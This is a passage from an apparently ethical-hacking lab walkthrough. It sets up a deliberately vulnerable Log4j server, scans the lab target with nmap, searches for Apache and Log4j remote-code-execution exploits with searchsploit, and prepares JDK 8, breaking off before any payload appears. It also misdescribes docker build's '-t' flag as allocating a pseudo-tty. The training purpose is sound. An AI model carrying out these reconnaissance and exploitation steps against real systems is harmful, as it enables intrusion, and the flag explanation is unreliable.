


6. Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.
7. Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc .** and press **Enter**.

-t: specifies allocating a pseudo-tty.




8. Type **docker run --network host log4j-shell-poc** and press **Enter**, to start the vulnerable server.




9. Leave the server running in the **Ubuntu** machine.
10. Click Parrot Security to switch to the **Parrot Security** machine.
11. We will first scan the target machine to identify any vulnerable services running on it.
12. Open a Terminal window with superuser previleges and run **nmap -sV -sC 10.10.1.9** command to view the running services.

-sV option enables version detection. This means Nmap will try to determine the version of the services running on open ports. **-sC** option enables the use of default scripts in the Nmap Scripting Engine (NSE). These scripts perform various tasks like service detection, vulnerability detection, and more.




13. From the result we can see that port **8080** is open and **Apache Tomcat/Coyote 1.1** server is running on the target system.
14. Upon investigation we can see that Apache is vulnerable to Remote Code Execution (RCE) attack. Now we wil use searchsploit to find the vulnerabilities pertaining to RCE attack on the target server.
15. In the terminal window run **searchsploit -t Apache RCE** command to view the RCE vulnerabilities on the Apache server.




16. Now, we need to select a vulnerability to exploit the Server from the list, from the Nmap scan we found that the Apache Tomcat server is running on JSP so we will target java vulnerabilities from the list of vulnerabilities.

17. We can see that Java platform is vulnerable for **Apache Log4j 2 - Remote Command Execution (RCE)** exploit.




18. We will now exploit Log4j vulnerability present in the target Web Server to perform Remote code execution.
19. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.
20. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.



21. As we can observe that the Log4j vulnerable server is running on the **Ubuntu** machine, leave the **Firefox** and website open.

22. Switch to the Terminal window, run **cd log4j-shell-poc/** and press **Enter**, to enter into log4j-shell-poc directory.




23. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.

In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


24. We need to extract JDK zip file which is already placed at **/home/attacker** location.
25. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.

-xf: specifies extract all files.


26. Now we will move the **jdk1.8.0_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0_202 /usr/bin/** and press **Enter**.



